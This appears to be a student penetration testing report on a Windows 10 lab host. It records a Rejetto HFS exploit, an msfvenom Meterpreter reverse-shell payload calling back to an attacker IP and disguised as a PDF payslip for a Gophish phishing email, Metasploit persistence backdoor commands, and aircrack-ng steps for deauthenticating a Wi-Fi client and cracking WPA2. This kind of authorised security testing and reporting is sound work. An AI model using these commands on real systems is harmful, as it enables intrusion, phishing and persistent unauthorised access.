**(Title of Penetration testing Report)**

**Prepared By:**

**Delivered To:**

**Submission Date:**  DD/MM/YY

**Table of Contents**

[**1. Document Control** 1](#_heading=h.gjdgxs)

[**2. Version Control** 2](#_heading=h.30j0zll)

[**3.Executive Summary** 2](#_heading=h.3znysh7)

[3.1 Overview 3](#_heading=h.2et92p0)

[3.2 **Timeline** 3](#_heading=h.tyjcwt)

[3.3 Findings Summary 4](#_heading=h.3dy6vkm)

[**4. Penetration Testing Methodology** 4](#_heading=h.4d34og8)

[**5. Scope** 6](#_heading=h.17dp8vu)

[5.1 Targets 6](#_heading=h.3rdcrjn)

[5.2 Limitations 6](#_heading=h.26in1rg)

[**6. Findings** 7](#_heading=h.lnxbz9)

# **1. Document Control**

|  |  |
| --- | --- |
| **Content** | **{Title}** |
| **Classification** |  |
| **Contacts** |  |
| **Author** |  |

# **2. Version Control**

|  |  |  |  |
| --- | --- | --- | --- |
| **Version** | **Date** | **Author** | **Description** |
| 1.0 | DD/MM/YY |  |  |

# 

# **3.Executive Summary**

## 3.1 Overview

This report outlines the results of our recent security assessment conducted on a Windows 10 environment. Our approach combined automated scanning with targeted manual testing to simulate realistic cyber-attacks. Based on our findings, the overall risk level is considered high.

During our assessment, we discovered that the system was running Rejetto HTTP File Server 3.2, a component with known vulnerabilities that could enable unauthorized access or disruption. In addition, we executed a phishing campaign that successfully deceived a user into launching a malicious payload. This resulted in Meterpreter TCP reverse-shell, providing us with remote access to the Windows 10 system. Building on this access, we then deployed a persistent backdoor using the windows/local/persistence module from Metasploit, ensuring that our access would persist even after a system reboot.

These findings highlight the critical need for immediate remediation measures. We recommend that the vulnerabilities identified be promptly addressed to enhance the overall security posture and prevent potential data breaches or system compromises.

## 3.2 Timeline

|  |  |  |
| --- | --- | --- |
| **Activity** | **Start Date** | **End Date** |
| Penetration Testing | 02/20/25 | 02/21/25 |

## 3.3 Findings Summary

# **4. Penetration Testing Methodology**

Our assessment of the Windows 10 environment was performed using a multi-phased approach that combined both industry-standard methodologies and custom techniques tailored to the target. Key aspects of our methodology included.

### Reconnaissance and Information Gathering:

* Employed passive and active reconnaissance techniques to map the target’s network.
* Used stealthy Nmap scanning methods (e.g., SYN scan, decoy scanning) to identify live hosts and open ports without triggering detection.

### Vulnerability Identification:

* Reviewed the target system for known vulnerabilities, such as the Rejetto HTTP File Server 3.2 issue.
* Cross-referenced findings with industry frameworks such as the OWASP Top 10, where applicable, to ensure comprehensive coverage.

### Exploitation:

* Crafted and deployed targeted exploits using Metasploit, including the generation of a 64-bit reverse shell payload for Windows 10.
* Conducted a phishing campaign via Gophish that successfully tricked a user into executing the malicious payload.

### Post-Exploitation and Persistence:

* Leveraged the gained Meterpreter session to extract sensitive credentials using Mimikatz.
* Installed a persistent backdoor using the windows/local/persistence module from Metasploit to ensure continued access after system reboots.

### Data Collection and Reporting:

* Documented each step, capturing screenshots and command logs to build a comprehensive view of the vulnerabilities.
* Compiled findings into a detailed report with risk ratings and recommendations for remediation.

This blended approach, which includes elements of the OWASP Top 10 methodology along with specialized techniques for Windows systems, provided a thorough assessment of the target's security posture.

# 5. Scope

### 5.1 Targets

The penetration testing engagement focused on the following assets:

* **Web:** The assessment included the web application hosted at 100.113.47.90, where we evaluated potential vulnerabilities related to the application’s interface, authentication mechanisms, and overall security configuration.
* **Network:** The evaluation encompassed network-level testing against the IP address 100.113.47.90. This included reconnaissance, vulnerability scanning, exploitation attempts (e.g., via the Rejetto HTTP File Server 3.2 vulnerability), and post-exploitation activities.

### 5.2 Limitations

While our testing was extensive, the engagement did not cover every possible attack vector. Specifically, the following areas were outside the scope of this assessment:

* **Denial-of-Service (DoS) Attacks:** The testing did not include any DoS or distributed DoS attacks, as these can disrupt services and impact operations.
* **Physical Security:** Assessments of physical access controls and hardware-based vulnerabilities were not included.
* **Insider Threats:** The evaluation did not cover scenarios involving insider threats or social engineering tactics beyond the phishing campaign conducted.
* **Third-Party Applications:** Vulnerabilities in third-party applications not directly hosted on the target web server or network were not considered.

# **6. Findings**

**Vulnerability Title**:

**ID**: 1

**Severity**: **Critical, High, Medium, Low, Informational (Based on CVSS v3.0 Calculation)**

**Description**: Description about the bug and then details about its fining in the app

**Vulnerable Resources (URL/IP address/Asset):**

**Attack Scenario**: add screenshots, and texts explaining exactly how to reapply the attack

**Recommendations:**

**Reference:** URL reference where I can know more about the bug

# 6. Findings

### Vulnerability Title: Rejetto HTTP File Server 3.2 Vulnerability

**ID: 1**

**Severity:** Critical ([CVE:2014-6287](https://www.exploit-db.com/exploits/39161))

**Description:**


During our testing, we discovered that the Windows 10 system was running Rejetto HTTP File Server 3.2—a service with well-known security weaknesses. This vulnerability enables unauthenticated remote code execution, which could allow an attacker to fully compromise the affected system. Our tests confirmed that exploiting this vulnerability provided unauthorized access and could serve as a steppingstone to further attacks.

**Vulnerable Resources (URL/IP Address/Asset):**

**Target IP:** 100.113.47.90


**Asset:** Windows 10 server hosting Rejetto HTTP File Server 3.2

**Attack Scenario:**

A reconnaissance phase using Nmap revealed open ports and identified the operating system and running services.

Figure

Using targeted exploit techniques, we sent a crafted HTTP request that triggered vulnerability, resulting in remote code execution.



Figure

**Recommendations:**

Update or replace the Rejetto HTTP File Server with a version that addresses vulnerability.

Implement strict access controls and network segmentation to limit exposure to such services.

Conduct regular vulnerability scans and penetration tests to promptly identify and remediate similar issues.

**Reference:** ([CVE:2014-6287](https://www.exploit-db.com/exploits/39161))

For more details, please see Exploit-DB: Rejetto HTTP File Server Vulnerability.

### **Vulnerability Title:** Phishing Attack Leading to Remote Code Execution and Persistence

**ID: 2**

**Severity:** Critical/High

**Description:**

A targeted phishing attack was successfully executed against the Windows 10 system. A malicious payload was generated and disguised as a legitimate document to deceive the target. The phishing email, crafted using Gophish, contained an attachment that appeared to be a PDF file but was, in fact, an executable (.exe) with a modified icon. Upon execution, the payload established a Meterpreter TCP reverse shell, granting us remote access to the compromised system.

To ensure continued access, we installed a persistent backdoor using the Metasploit persistence module (windows/local/persistence), allowing the attacker to regain access even after a system reboot

**Vulnerable Resources (URL/IP Address/Asset):**

**Target Email:** sprintspro123@outlook.com

Asset: Windows 10 workstations

**Payload Execution Method:** Social Engineering (Phishing)

**Discovery:**

A detailed Nmap scan was performed, confirming the operating system and enumerating open ports.

**code:**

sudo nmap -sS -O -T2 100.113.47.90 --min-rate=100 --max-retries=1 -vv -oN OS\_scan

**Attack Scenario:**

**Step 1:** Payload Creation:


We generated a customized Metasploit payload using msfvenom, embedding a reverse TCP shell to connect back to our Kali machine:

**Code:**

msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=100.123.236.70 LPORT=9001 -e x64/xor -f exe > payload.exe

**Step 2: Disguising the Payload**

* Open Resource Hacker and load payload.exe.
* Replace the default icon with a PDF icon (pdf.ico).
* Save the modified executable as Payslip.exe.



A screenshot of a computer

AI-generated content may be incorrect.

Figure


**Step 3: Deploying the Phishing Email via Gophish**

Once the payload was disguised, we crafted and sent a phishing email using Gophish.

**Step 4: Payload Execution and Reverse Shell Access**

Once the victim opened Payslip.exe, it executed the Meterpreter payload, establishing a reverse shell connection to our attacker machine.


1. The victim unknowingly executed the payload, thinking it was a legitimate payslip.
2. Our Kali machine, running Metasploit, received an incoming Meterpreter session.
3. We successfully gained fully remote access to the Windows 10 system.



Figure

**Reconnaissance:**


Our initial assessment used multi/recon/local\_exploit\_suggester to gather recommendations on exploiting vulnerabilities on the Windows 10 system.



Figure

**Step 5:** Maintaining Access (Persistence)

To ensure continued access, we installed a persistent backdoor using the Metasploit persistence module:



After installation, this backdoor allows automatic reconnection upon system reboot, ensuring continued access for the attacker.

**Code:**

use windows/local/persistence

set SESSION 1

set LHOST 100.123.236.70

set LPORT 9002 exploit

### Recommendations:

* Enhance email filtering, implement anti-phishing training, and restrict execution of unverified attachments.
* Regularly update and patch systems to close vulnerabilities that can be exploited through social engineering.
* Harden endpoint security to detect and block suspicious payload execution.

### Reference:

For further reading on phishing and related attacks, please refer to OWASP Phishing Prevention.

# Bonus:

**Objective:** Crack any Wi-Fi Access Point Encryption (WPA/WPA2) [5%]

The aim of this task was to identify and exploit weaknesses in Wi-Fi encryption by capturing the WPA/WPA2 handshake and subsequently cracking the password. This demonstration highlights potential vulnerabilities in networks that use weak or easily guessable passwords.

**Environment:**

* Personal Wi-Fi network
* Personal machine running Kali Linux
* Wi-Fi adapter with monitor mode capability

**Detailed Steps:**

1. **Enabling Monitor Mode:**  
   To begin, we switched our Wi-Fi adapter to monitor mode to capture all wireless traffic. This was achieved using the command:

Command: airmon-ng start wlan0

1. **Capturing Traffic:**  
   Next, we used airodump-ng to focus on the target Wi-Fi network and capture the necessary EAPOL packets—the four-way handshake used in WPA/WPA2 authentication. The command used was:

Command: airodump-ng -c 11 --bssid 6E:D5:D2:02:BE:51 -w capture wlan0monA screenshot of a computer

AI-generated content may be incorrect.

1. **Obtaining a Fresh Handshake:**  
   We ensured a fresh handshake was captured by monitoring devices connecting to the network. When no handshake was immediately observed, we employed a DE authentication attack using aireplay-ng to force a connected device to disconnect and reconnect, triggering the handshake process. The command used was:

**Command:** aireplay-ng -0 5 -a 6E:D5:D2:02:BE:51 -c client MAC wlan0mon

1. **Cracking the Wi-Fi Password:**  
   Once the handshake was successfully captured, we used aircrack-ng to perform a dictionary attack on the handshake file. The command executed was:

aircrack-ng -a2 -b 6E:D5:D2:02:BE:51 -w rockyou.txt capture-02.cap

Here, the tool tested multiple password guesses from the rockyou.txt wordlist until the correct password was discovered.

**Password: 1223334444**

